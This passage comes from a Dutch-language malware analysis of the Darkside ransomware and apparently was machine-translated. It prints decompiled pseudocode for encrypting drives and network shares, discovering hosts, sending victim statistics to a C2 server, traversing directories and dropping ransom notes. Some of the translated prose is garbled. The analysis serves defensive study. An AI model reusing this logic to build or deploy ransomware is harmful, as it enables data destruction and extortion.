  unsigned int v0; // eax
  _DWORD *v1; // esi
  unsigned int v2; // ebx
  int v3; // eax
  _DWORD v4[64]; // [esp+4h] [ebp-120h] BYREF
  int drive_path[2]; // [esp+104h] [ebp-20h] BYREF
  int v6; // [esp+10Ch] [ebp-18h] BYREF

  v0 = mw_GetLogicalDriveStringsW(128, v4);
  if ( v0 )
  {
    v1 = v4;
    v2 = v0 >> 2;
    do
    {
      v3 = mw_GetDriveTypeW(v1);
      if ( v3 == DRIVE_FIXED || v3 == DRIVE_REMOVABLE || v3 == DRIVE_REMOTE )
      {
        drive_path[0] = '\\\0\\';
        drive_path[1] = '\\\0?';
        mw_wcscpy(&v6, v1);
        main_encryption(drive_path);
      }
      v1 += 2;
      --v2;
    }
    while ( v2 );
  }
}
```

Afbeelding 50: Het versleutelen van alle vaste, verwijderbare en externe schijven op het systeem wordt gestart.

VI. Encrypting Shared Folders

Als de **ENCRYPT_NET_SHARED_RESOURCE_FLAG** in de configuratie is ingesteld op 1, zal **Darkside** proberen om alle paden naar gedeelde mappen op het netwerk te krijgen en ze te versleutelen met behulp van **main_encryption** .

Ten eerste roept het een functie aan om alle netwerkhostadressen te extraheren met twee subfuncties.

De eerste subfunctie roept **GetAdaptersInfo** en **inet_addr** aan om de adressen van andere hosts op het netwerk te extraheren. Vervolgens roept het de tweede subfunctie op en geeft deze adressen als parameter op.

```
  result = 0;
  mw_GetAdaptersInfo(0, &v5);
  v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, v5);
  if ( v6 )
  {
    if ( !mw_GetAdaptersInfo(v6, &v5) )
    {
      v1 = v6;
      do
      {
        v2 = mw_inet_addr(v1 + 108);
        if ( v2 )
          result += get_network_host_name(a1, v2);
        v1 = *v1;
      }
      while ( v1 );
    }
    mw_RtlFreeHeap(PEB_SubSystemData, 0, v6);
  }
  return result;
}
```


Figuur 51: Subfunctie om hostadres te vinden en tweede subfunctie aan te roepen.

De tweede sub-functie lanceringen discussies met behulp van **CreateThread** te bellen **SendARP** en **gethostbyaddr** de naam van andere hosts' vinden op het netwerk via hun adressen.

```
int __stdcall get_host_address(int a1)
{
  _DWORD *v1; // eax
  int v2; // esi
  _DWORD v4[5]; // [esp+0h] [ebp-24h] BYREF
  char v5[6]; // [esp+16h] [ebp-Eh] BYREF
  int v6; // [esp+1Ch] [ebp-8h] BYREF
  int v7; // [esp+20h] [ebp-4h]

  v7 = 0;
  v6 = 6;
  if ( !mw_SendARP(a1, 0, v5, &v6) )
  {
    v1 = mw_gethostbyaddr(&a1, 4, 2);
    if ( v1 )
    {
      v2 = mw_sprintf(v4 + 2, aS_3, *v1, v4[0], v4[1], v4[2]);
      v7 = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 2 * v2 + 2);
      mw_MultiByteToWideChar(0, 0, v4 + 2, -1, v7, v2);
    }
  }
  return v7;
}
```

Figuur 52: Tweede subfunctie om de hostnaam te vinden.

Nadat alle hostnamen zijn gevonden en ze in een globale array zijn geplaatst, roept **Darkside NetShareEnum op** om alle gedeelde netwerkmappen op te sommen, bouwt de juiste netwerkpaden op en roept **main_encryption** op om ze te versleutelen.



```
for ( i = w_get_network_host_names(&NETWORK_SERVER_NAME_ARRAY); i; --i )
{
  servername = *temp_NETWORK_SERVER_NAME_ARRAY++;
  v3 = servername;
  v10 = 0;
  if ( !mw_NetShareEnum(servername, 1, &shared_info_buff, -1, &v12, &v11, &v10) )
  {
    v8 = temp_NETWORK_SERVER_NAME_ARRAY;
    v7 = i;
    shared_info_buff_1 = shared_info_buff;
    do
    {
      if ( !shared_info_buff_1->shi1_type )
      {
        resource_network_name = mw_RtlAllocateHeap(PEB_SubSystemData, 8, 0x10000);
        *resource_network_name = '\\\0\\';
        *(resource_network_name + 4) = '\\\0?';
        *(resource_network_name + 8) = 'N\0U';
        *(resource_network_name + 12) = '\\\0C';
        mw_wcscat(resource_network_name, v3 + 4);
        mw_wcscat(resource_network_name, shared_info_buff_1->shi1_netname);// build shared resource network name
        main_encryption(resource_network_name);
        mw_RtlFreeHeap(PEB_SubSystemData, 0, resource_network_name);
      }
      ++shared_info_buff_1;
      --v12;
    }
    while ( v12 );
    i = v7;
```


Afbeelding 53: Opsomming en versleuteling van gedeelde mappen.

VII. Versleutelingsstatistieken van C2 Server verzenden

Nadat de codering is voltooid en als de **CONFIG_C2_URL_FLAG** is ingesteld op 1 in de configuratie, stuurt **Darkside** de C2-server de laatste coderingsstatistieken.

Ten eerste ontsleutelt het de formaatreeks voor dit pakket en begint het de slachtoffer-ID, UID, het aantal versleutelde bestanden, de versleutelingsgrootte, het aantal overgeslagen bestanden en de verstreken tijd in deze formaatreeks te schrijven.

Vervolgens wordt deze opgemaakte tekenreeks gebruikt als buffer om de hier gedocumenteerde functie aan te roepen .



```
result = mw_RtlAllocateHeap(PEB_SubSystemData, 8, v6 + v5 + 64);
full_victim_info = result;
if ( result )
{
  ellapsed_sec = ELLAPSED_TIME / 1000u;     // The minimum effective timer interval for a real-time process is 1 millisecond / REFRESH RATE
  ellapsed_ms = ELLAPSED_TIME % 1000u;
  __asm { finit }
  v12 = 0x40000000;
  *&v15 = qword_530AB6 / 0x40000000;
  sub_521000(&v15, 2, TOTAL_ENCRYPTION_SIZE, 2);
  v9 = mw_sprintf(                          // {
                                            // "id":"%s",
                                            // "uid":"%s",
                                            // "enc-num":"%u",
                                            // "enc-size":"%s",
                                            // "skip-num":"%u",
                                            // "elapsed-time":"%u.%u"
                                            // }
         full_victim_info,
         Final_stat_format_str,
         victim_ID,
         &CONFIG_VICTIM_UID,
         ENCRYPTED_FILE_COUNT,
         TOTAL_ENCRYPTION_SIZE,
         SKIPPED_FILE_COUNT,
         ellapsed_sec,
         ellapsed_ms);
  result = send_data_to_C2(full_victim_info, v9);
}
}
```


Afbeelding 54: Functie om coderingsstatistieken naar de C2-server te verzenden.

Hoofdversleuteling

We komen eindelijk bij het sappigste deel van de ransomware, de belangrijkste coderingsfunctie! Deze functie is vrij complex, dus ik zal mijn analyse weer in delen opdelen.


I. Eerste operaties

Voordat de versleuteling plaatsvindt, controleert de malware of het systeem ten minste 0x6400000 bytes of 100 MB vrije ruimte heeft. Deze ruimte is nodig om een losgeldbriefje in elke map te plaatsen en omdat de versleuteling ook elk bestand met een vast bedrag verhoogt.



Figuur 55: Controleren of het systeem voldoende ruimte heeft voorafgaand aan versleuteling.

Als de **CONFIG_C2_URL_FLAG** in de configuratie is ingesteld op 1, begint Darkside ook met het opnemen van de tijd dat het begint met coderen door **GetTickCount** aan te roepen .




Figuur 56: Telling starttijd.

II. Worker Threads maken

Darkside gebruikt multithreading met I / O-voltooiingspoort om te communiceren tussen de hoofdthread en de werkthreads en om de codering te versnellen. Dit kan in potentie heel goed zijn, maar er is helaas één ontwerpfout die het hele proces vertraagt.

Ten eerste creëert **Darkside** 2 I / O-voltooiingspoorten door **CreateIoCompletionPort** aan te roepen , die door de **hoofdthread** worden gebruikt om bestandsgegevens te verzenden die moeten worden versleuteld naar werkthreads.

Vervolgens genereert het een bepaald aantal threads op basis van het aantal processors van het systeem. Het zal 2 threads spawnen voor elk aantal processors, maar dit komt uit op 64 threads, zelfs als er meer dan 32 processors zijn.



Afbeelding 57: I / O-poorten en werkthreads maken.

Het is het beste om één thread per processor te hebben, maar omdat het multithreading-ontwerp van **Darkside** de verwerkingskracht van het systeem niet maximaliseert, maakt het niet zoveel uit.

Elk van deze threads wordt toegevoegd aan een globale thread-array om het opruimen meer georganiseerd te maken door **WaitForMultipleObjects** aan te roepen met de array als parameter.

III. Recursieve Directory Traversal


De enige fout in deze ransomware is dat de hoofdthread gebruik maakt van een diepte-eerst zoekalgoritme van recursieve traversal, wat de coderingssnelheid aanzienlijk vertraagt ondanks de goede multithreading-instellingen.

Ten eerste, in de recursieve functie, roept de **hoofdthread SetEntriesInAclW** en **SetNamedSecurityInfoW op** om toegang te krijgen tot controle en beveiligingsinformatie van de directory die wordt verwerkt. Hieronder vindt u de hardgecodeerde **EXPLICIT_ACCESS_W-** structuur met de nieuwe beveiligings- en toegangsinformatie.

```
; EXPLICIT_ACCESS_W ACL_LIST_OF_EXPLICIT_ENTRIES
ACL_LIST_OF_EXPLICIT_ENTRIES EXPLICIT_ACCESS_W <10000000h, SET_ACCESS, 3, <0, NO_MULTIPLE_TRUSTEE, \
                                  ; DATA XREF: 00005ACB↑o
                                  ; w_set_security_information+2F↑o
                            TRUSTEE_IS_SID, TRUSTEE_IS_WELL_KNOWN_GROUP, \
                            offset SID_OWNER>>
```

*Afbeelding 59: de **EXPLICIT_ACCESS_W-** structuur om toegangs- / auditcontrolegegevens voor mappen in te stellen.*

Vervolgens, als de **RANSOM_NOTE_FLAG** in de configuratie is ingesteld op 1, zal **Darkside** met deze functie een losgeldbriefje in de verwerkte map plaatsen.



```
int __stdcall w_create_README_in_dir(int encrypted_dir, int ransom_note, int a3)
{
  int ransom_note_len; // eax
  _DWORD current_dir[130]; // [esp+4h] [ebp-208h] BYREF

  mw_GetCurrentDirectoryW(260, current_dir);
  mw_SetCurrentDirectoryW(encrypted_dir);
  ransom_note_len = mw_strlen(ransom_note);
  create_and_write_file(&README_FILE_NAME, ransom_note, ransom_note_len);
  return mw_SetCurrentDirectoryW(current_dir);
}
```

Figuur 60: Functie om losgeldnota in versleutelde mappen te plaatsen.


Hierna komen de file / directory checks. Om te beginnen met het aanroepen van **FindFirstFileExW** in de huidige directory, moet het de tekens "*" aan het einde van de directorynaam toevoegen. Terwijl het door de map loopt om submappen en bestanden te vinden met behulp van **FindNextFileW** , controleert het eerst om de twee mapnamen te vermijden "."en * .. ", die linken naar de huidige directory en de bovenliggende directory. Deze twee kunnen ervoor zorgen dat het programma in een oneindige recursie terechtkomt als de malware ze niet vermijdt.

Het controleert ook het bestandskenmerk om de submappen / bestanden te vermijden die het kenmerk **FILE_ATTRIBUTE_ENCRYPTED hebben** .

Als na deze controles het huidige pad naar een directory **verwijst** en de **DIRECTORY_TO_AVOID_FLAG** is ingesteld op 1, wordt er nog een controle uitgevoerd om er zeker van te zijn dat de naam van de submap niet in
de lijst **DIRECTORY_TO_AVOID** staat.

Zodra alle controles zijn voltooid, wordt het pad naar de subdirectory als parameter doorgegeven aan de recursieve functie.

De recursieve functie wordt aangeroepen bij het tegenkomen van een map om door al zijn submappen te bladeren.



```
if ( (mw_GetFileAttributesW(curr_path) & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
{
  mw_PathAddBackslashW(curr_path);
  *(_WORD *)(curr_path + 2 * mw_wcslen(curr_path)) = '*';
}
result = (_OWORD *)mw_FindFirstFileExW(curr_path, 0, &lpFindFileData, 0, 0, FindFirstFile_AdditionalFlag);
v10 = result;
if ( result != (_OWORD *)-1 )
{
  do
  {
    if ( *(_DWORD *)lpFindFileData.cFileName != '.'
      && *(_DWORD *)lpFindFileData.cFileName != '.\0.'// avoid . and ..
      && (lpFindFileData.dwFileAttributes & 0x400) == 0 )// if path is not FILE_ATTRIBUTE_ENCRYPTED
    {
      if ( (lpFindFileData.dwFileAttributes & 0x10) != 0 )// if path is FILE_ATTRIBUTE_DIRECTORY
      {
        if ( !DIRECTORY_TO_AVOID_FLAG
          || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)DIRECTORY_TO_AVOID) )
        {
          v3 = (int)v8;
          mw_wcscpy(v8, curr_path);
          v4 = mw_wcslen(v3);
          *(_WORD *)(v3 + 2 * v4 - 2) = 0;
          mw_wcscpy(v3 + 2 * v4 - 2, lpFindFileData.cFileName);
          recursive_folder_process(v3);   // ???????
        }
      }
```


Afbeelding 61: zoeken naar telefoonboeken en recursieve oproepfunctie.

Als het huidige pad naar een bestand **verwijst,** controleert **Darkside** het volgende:

- Als de bestandsnaam geen **README-** bestand is.
- Als de extensie niet **.TXT is** .
- Als de inhoud niet de losgeldbrief is (vergelijk de hashes van het CRC32-bestand).
- Als **FILE_TO_AVOID_FLAG** 1 is en de bestandsnaam niet in **CONFIG_FILE_TO_AVOID** .
- Als **FILE_EXTENSION_TO_AVOID_FLAG** 1 is en de bestandsextensie niet in **FILE_EXTENSION_TO_AVOID** .

Als dit allemaal waar is, gaat **Darkside** verder met het verwerken van het bestand.

Als **SQL_SQL_LITE_FLAG** 1 is en de bestandsnaam in **SQL_STRING staat** , wordt de **ENCRYPTION_MODE ingesteld** op Volledige versleuteling.



```
else if ( (!RANSOM_NOTE_FLAG
        || mw__wcsicmp(lpFindFileData.cFileName, &README_FILE_NAME)
        && (!mw_wcsstr(lpFindFileData.cFileName, &README_str)
         || !mw_wcsstr(lpFindFileData.cFileName, &dot_TXT_str)
         || !compare_file_hash((int)lpFindFileData.cFileName, directory_name, CRC32_RANSOMNOTE)))// if is not ransom note
       && (!FILE_TO_AVOID_FLAG || !is_string_in_list((int)lpFindFileData.cFileName, (_WORD *)FILE_TO_AVOID))
       && (!FILE_EXTENSION_TO_AVOID_FLAG
        || !check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)FILE_EXTENSION_TO_AVOID)) )
{
  if ( SQL_SQL_LITE_FLAG && check_if_string_contains((int)lpFindFileData.cFileName, (_WORD *)SQL_STRING) )
  {
    old_encryption_mode = ENCRYPTION_MODE;
    ENCRYPTION_MODE = 1;            // ENCRYPTION_MODE = FULL_ENCRYPTION
  }
```

Figuur 62: Bestandscontroles.

Nadat het bestand is gecontroleerd, begint de **hoofdthread van Darkside met de** verwerking en worden de bestandsgegevens naar de werkthreads verzonden.

IV. Controleer of het bestand is versleuteld

Ten eerste is het bestandspad correct vastgesteld en wordt een subfunctie aangeroepen om te controleren of het bestand is versleuteld of niet. Deze controle wordt gedaan door de laatste 0x90 bytes in een heapbuffer te lezen en een checksum te genereren voor de eerste 0x80 bytes met **CRC32_checksum_generator** . Deze checksum wordt vergeleken met de laatste 0x10 bytes van de buffer, en als ze overeenkomen, betekent dit dat het bestand is versleuteld.

Dit geeft ons ook een hint dat na de codering een blob met de gecodeerde Salsa-matrix als de eerste 0x80 bytes en de checksum van de sleutel als de laatste 0x10 bytes aan het einde van elk bestand wordt toegevoegd.

